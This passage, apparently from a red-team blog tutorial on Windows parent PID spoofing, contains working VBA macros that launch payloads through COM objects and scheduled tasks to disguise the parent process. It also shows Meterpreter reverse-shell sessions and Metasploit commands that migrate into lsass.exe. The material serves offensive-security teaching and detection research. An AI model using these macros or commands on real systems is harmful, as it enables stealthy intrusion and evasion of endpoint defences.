WmiPrvSE.exe	< 0.01	8,700 K	17,180 K	3892	WMI Provider Host	Microsoft Corporation
StartMenuExperience...		19,408 K	64,612 K	4580		
RuntimeBroker.exe		3,652 K	21,208 K	4700	Runtime Broker	Microsoft Corporation

Name	Description	Company Name	Path
IPHLPAPI.DLL	IP Helper API	Microsoft Corporation	C:\Windows\System32\IPHLPAPI.DLL
kernel32.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\kernel32.dll
KernelBase.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\KernelBase.dll
locale.nls			C:\Windows\System32\Locale.nls
mpr.dll	Multiple Provider Router DLL	Microsoft Corporation	C:\Windows\System32\mpr.dll
msasn1.dll	ASN.1 Runtime APIs	Microsoft Corporation	C:\Windows\System32\msasn1.dll
msvcp_win.dll	Microsoft® C Runtime Library	Microsoft Corporation	C:\Windows\System32\msvcp_win.dll
msvcr.dll	Windows NT CRT DLL	Microsoft Corporation	C:\Windows\System32\msvcr.dll
mswsock.dll	Microsoft Windows Sockets 2.0 S...	Microsoft Corporation	C:\Windows\System32\mswsock.dll
netapi32.dll	Net Win32 API DLL	Microsoft Corporation	C:\Windows\System32\netapi32.dll
nsi.dll	NSI User-mode interface DLL	Microsoft Corporation	C:\Windows\System32\nsi.dll
ntdll.dll	NT Layer DLL	Microsoft Corporation	C:\Windows\System32\ntdll.dll
ole32.dll	Microsoft OLE for Windows	Microsoft Corporation	C:\Windows\System32\ole32.dll
oleaut32.dll	OLEAUT32.DLL	Microsoft Corporation	C:\Windows\System32\oleaut32.dll
pentestlab.exe			C:\Temp\pentestlab.exe

WMI Process Explorer

A communication channel will open with the command and control framework.

```

msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.13:2222
[*] Sending stage (206403 bytes) to 10.0.0.4
[*] Meterpreter session 33 opened (10.0.0.13:2222 → 10.0.0.4:49679) at
2020-02-19 07:06:39 -0500

meterpreter > getpid
Current pid: 4748
meterpreter > 

```


WMI Macro – Meterpreter

COM objects can be also used to execute a new process.

```
Sub Parent()
```

```
Set obj = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")
obj.Document.Application.ShellExecute "pentestlab.exe", Null, "C:\Temp\", Null, 0
```

```
End Sub
```



Macro – COM

The result of executing a malicious executable with this method is that the parent process will be “*explorer.exe*” even though the execution will happen inside the office product.

The screenshot shows the Process Explorer application from Sysinternals. The task list includes the following processes:

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
fontdrvhost.exe		1,664 K	3,508 K	756	Usermode Font Driver Host	Microsoft Corporation
csrss.exe	0.32	1,872 K	5,908 K	468	Client Server Runtime Process	Microsoft Corporation
winlogon.exe		2,740 K	11,744 K	552	Windows Logon Application	Microsoft Corporation
fontdrvhost.exe		3,116 K	8,380 K	760	Usermode Font Driver Host	Microsoft Corporation
dwm.exe	0.46	166,112 K	249,880 K	988	Desktop Window Manager	Microsoft Corporation
<b>explorer.exe</b>	0.49	63,464 K	153,908 K	4100	Windows Explorer	Microsoft Corporation
vmtoolsd.exe	0.36	16,472 K	40,264 K	5032	VMware Tools Core Service	VMware, Inc.
WINWORD.EXE	0.17	57,928 K	149,572 K	3600	Microsoft Word	Microsoft Corporation
procexp64.exe	3.25	25,740 K	46,516 K	272	Sysinternals Process Explorer	Sysinternals - www.sysinter...
notepad.exe		3,292 K	24,048 K	4684	Notepad	Microsoft Corporation
<b>pentestlab.exe</b>	0.09	3,080 K	8,528 K	4376		
Lightshot.exe		5,260 K	12,532 K	3404	Lightshot	Skillbrains

Macro COM – Process Explorer

The following image demonstrates that a session will open in Meterpreter through a COM object that is executing an arbitrary payload.

```
[Metasploit] [Exploit] [Post] [Encoder] [Nops] [Evasion]

      =[ metasploit v5.0.68-dev
+ -- ---[ 1957 exploits - 1093 auxiliary - 336 post
+ -- ---[ 562 payloads - 46 encoders - 10 nops
+ -- ---[ 7 evasion

msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.13:2222
[*] Sending stage (206403 bytes) to 10.0.0.4
[*] Meterpreter session 34 opened (10.0.0.13:2222 → 10.0.0.4:49680) at
2020-02-19 07:11:39 -0500

meterpreter > getpid
Current pid: 4376
meterpreter > 
```

Macro COM – Meterpreter

Scheduled tasks are often used as a persistence method since it allows red teams to execute their trade-craft at a specific date or time. However it could be used as well for parent PID spoofing since a scheduled task can be created directly from a vbscript. The following code will register a new scheduled task that will trigger the execution of a payload after 30 seconds.

```
Sub Parent()
Set service = CreateObject("Schedule.Service")
Call service.Connect
Dim td: Set td = service.NewTask(0)
td.RegistrationInfo.Author = "Pentest Laboratories"
td.settings.StartWhenAvailable = True
td.settings.Hidden = False
Dim triggers: Set triggers = td.triggers
Dim trigger: Set trigger = triggers.Create(1)
Dim startTime: ts = DateAdd("s", 30, Now)
startTime = Year(ts) & "-" & Right(Month(ts), 2) & "-" & Right(Day(ts), 2) & "T" &
Right(Hour(ts), 2) & ":" & Right(Minute(ts), 2) & ":" & Right(Second(ts), 2)
trigger.StartBoundary = startTime
trigger.ID = "TimeTriggerId"
Dim Action: Set Action = td.Actions.Create(0)
Action.Path = "C:\Users\pentestlab.exe"
Call service.GetFolder("\").RegisterTaskDefinition("PentestLab", td, 6, , , 3)
End Sub
```

```

Sub Parent()
    Set service = CreateObject("Schedule.Service")
    Call service.Connect
    Dim td: Set td = service.NewTask(0)
    td.RegistrationInfo.Author = "Pentest Laboratories"
    td.settings.StartWhenAvailable = True
    td.settings.Hidden = False
    Dim triggers: Set triggers = td.triggers
    Dim trigger: Set trigger = triggers.Create(1)
    Dim startTime: ts = DateAdd("s", 30, Now)
    startTime = Year(ts) & "-" & Right(Month(ts), 2) & "-" & Right(Day(ts), 2) & "T" & Right(Hour(ts), 2) & ":" & Right(Minute(ts), 2) & ":" & Right(Second(ts), 2)
    trigger.StartBoundary = startTime
    trigger.ID = "TimeTriggerId"
    Dim Action: Set Action = td.Actions.Create(0)
    Action.Path = "%SystemRoot%\System32\cmd.exe"
    Action.Arguments = "/c whoami"
    Call service.GetFolder("\").RegisterTaskDefinition("PentestLab", td, 6, , , 3)
End Sub

```


Macro – Scheduled Task

The new process will not have as a parent the process of a Microsoft product but “*svchost.exe*” as a more stealthier approach.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe		4,592 K	12,616 K	348	Host Process for Windows S...	Microsoft Corporation
svchost.exe	< 0.01	25,608 K	55,696 K	64	Host Process for Windows S...	Microsoft Corporation
sihost.exe		4,656 K	23,464 K	4064	Shell Infrastructure Host	Microsoft Corporation
taskhostw.exe		5,120 K	14,584 K	2316	Host Process for Windows T...	Microsoft Corporation
pentestlab.exe	0.08	3,124 K	8,676 K	1552		
svchost.exe		1,744 K	7,908 K	652	Host Process for Windows S...	Microsoft Corporation
svchost.exe		10,436 K	19,468 K	740	Host Process for Windows S...	Microsoft Corporation
svchost.exe		11,216 K	35,776 K	292	Host Process for Windows S...	Microsoft Corporation
svchost.exe		4,928 K	19,416 K	1060	Host Process for Windows S...	Microsoft Corporation
ctfmon.exe		7,936 K	19,000 K	4920	CTF Loader	Microsoft Corporation
TabTip.exe		3,664 K	15,872 K	4952	Touch Keyboard and Handw...	Microsoft Corporation

Macro Scheduled Task – Process Explorer

Reviewing the process properties of the arbitrary process will validate that the parent process is “*svchost.exe*”.



Macro Scheduled Task – Process Properties

## Metasploit

Metasploit framework contains a post exploitation module which can be used to migrate an existing Meterpreter session to another process on the system. The module will follow the same functions as the other tooling described in this article in order to rewrite the existing shellcode into the address space of another process. Specifically the module will follow the process below:

1. Obtain the PID of the target process
2. Check the architecture of the target process (32bit or 64bit)
3. Check if Meterpreter session has the **SeDebugPrivilege**
4. Retrieve the payload from the existing process
5. Call the **OpenProcess()** API to gain access to the virtual memory of the target process
6. Call the **VirtualAllocEx()** API to allocate RWX memory in the target process
7. Call the **WriteProcessMemory()** API to write the payload into the virtual memory space of the process
8. Call the **CreateRemoteThread()** API to create a thread into the virtual memory space of the target process
9. Close the previous thread

An existing session is required to be defined with the PID and the name of the target process.

```
use post/windows/manage/migrate
set SESSION 1
set PID 508
set NAME lsass.exe
set KILL true
```

```
meterpreter > background
[*] Backgrounding session 1...
msf5 > use post/windows/manage/migrate
msf5 post(windows/manage/migrate) > set SESSION 1
SESSION => 1
msf5 post(windows/manage/migrate) > set PID 508
PID => 508
msf5 post(windows/manage/migrate) > set NAME lsass.exe
NAME => lsass.exe
msf5 post(windows/manage/migrate) > set KILL true
KILL => true
msf5 post(windows/manage/migrate) > run
```

Metasploit – Migrate Module Configuration

Successful execution of the module will produce the following results:

```
msf5 post(windows/manage/migrate) > run

[*] Running module against KERBEROS
[*] Current server process: pentestlab.exe (2552)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 1500
[+] Successfully migrated to process 1500
[*] Post module execution completed
msf5 post(windows/manage/migrate) >
```

Metasploit – Migrate Module


Similarly Meterpreter contains also the “*migrate*” command which can migrate the existing session to another process.

```
meterpreter > migrate 3244
[*] Migrating from 1312 to 3244 ...
[*] Migration completed successfully.
meterpreter >
```

Meterpreter – Migrate

## YouTube

---



[Watch Video At: https://youtu.be/Fz3d5bFBKJ0](https://youtu.be/Fz3d5bFBKJ0)

### Parent PID Spoofing Demos

## Toolkit

---

Tool	Language
<a href="#"><u>SelectMyParent</u></a>	C++
<a href="#"><u>PPID-Spoof</u></a>	PowerShell
<a href="#"><u>GetSystem</u></a>	C#
<a href="#"><u>getsystem-offline</u></a>	C++
<a href="#"><u>APC-PPID</u></a>	C++
<a href="#"><u>PPID_spoof</u></a>	C++
<a href="#"><u>psgetsystem</u></a>	PowerShell
<a href="#"><u>ProcessInjection</u></a>	C#
<a href="#"><u>RemoteProcessInjection</u></a>	C#
<a href="#"><u>Spoofing-Office-Macro</u></a>	VBA

## References

---

- <https://attack.mitre.org/techniques/T1502/>
- <https://blog.didierstevens.com/2009/11/22/quickpost-selectmyparent-or-playing-with-the-windows-process-tree/>

- <https://blog.didierstevens.com/2017/03/20/that-is-not-my-child-process/>
- <https://blog.xpnsec.com/becoming-system/>
- <https://gist.github.com/xpn/a057a26ec81e736518ee50848b9c2cd6>
- <https://decoder.cloud/2018/02/02/getting-system/>
- <https://blog.f-secure.com/detecting-parent-pid-spoofing/>
- <https://web.archive.org/web/20190526132859/http://www.pwncode.club/2018/08/macro-used-to-spoof-parent-process.html>
- <https://www.anquanke.com/post/id/168618>
- [https://medium.com/@r3n\\_hat/parent-pid-spoofing-b0b17317168e](https://medium.com/@r3n_hat/parent-pid-spoofing-b0b17317168e)
- <https://rastamouse.me/tags/tikitorch/>
- <https://github.com/rasta-mouse/TikiTorch>
- <https://gist.github.com/christophetd/0c44fd5e16e352ad924f98620094cd8d#file-createwithparentprocess-cpp>
- <https://blog.christophetd.fr/building-an-office-macro-to-spoof-process-parent-and-command-line/>
- <https://blog.f-secure.com/dechaining-macros-and-evading-edr/>